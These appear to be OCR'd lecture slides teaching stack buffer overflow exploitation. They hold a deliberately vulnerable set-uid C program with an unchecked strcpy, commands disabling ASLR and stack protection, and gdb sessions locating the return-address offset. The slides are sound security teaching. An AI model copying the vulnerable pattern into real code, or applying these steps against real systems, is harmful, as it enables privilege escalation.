
Buffer Overflow Attack


INTERVIEW QUESTION
HOW WOULD YOU DIAGNOSE A BUFFER OVERFLOW PROBLEM?
I'D PUT THE CIRCUIT BOARD IN A BUCKET OF WATER AND LOOK FOR AIR BUBBLES.
THAT SOUNDS RIGHT.
I JUST DIAGNOSED A PROBLEM WITH YOUR INTERVIEW QUESTION.
Dilbert.com DilbertCartoonist@gmail.com
8-14-12 © 2012 Scott Adams, Inc. /Dist. by Universal Uclick

Outline

- Understanding of Stack Layout
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Program Memory Stack


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



Order of the function arguments in stack


```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```


```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```


Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Stack Layout for Function Call Chain





Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.


Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code → Malicious code to gain access

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)


```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo            ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

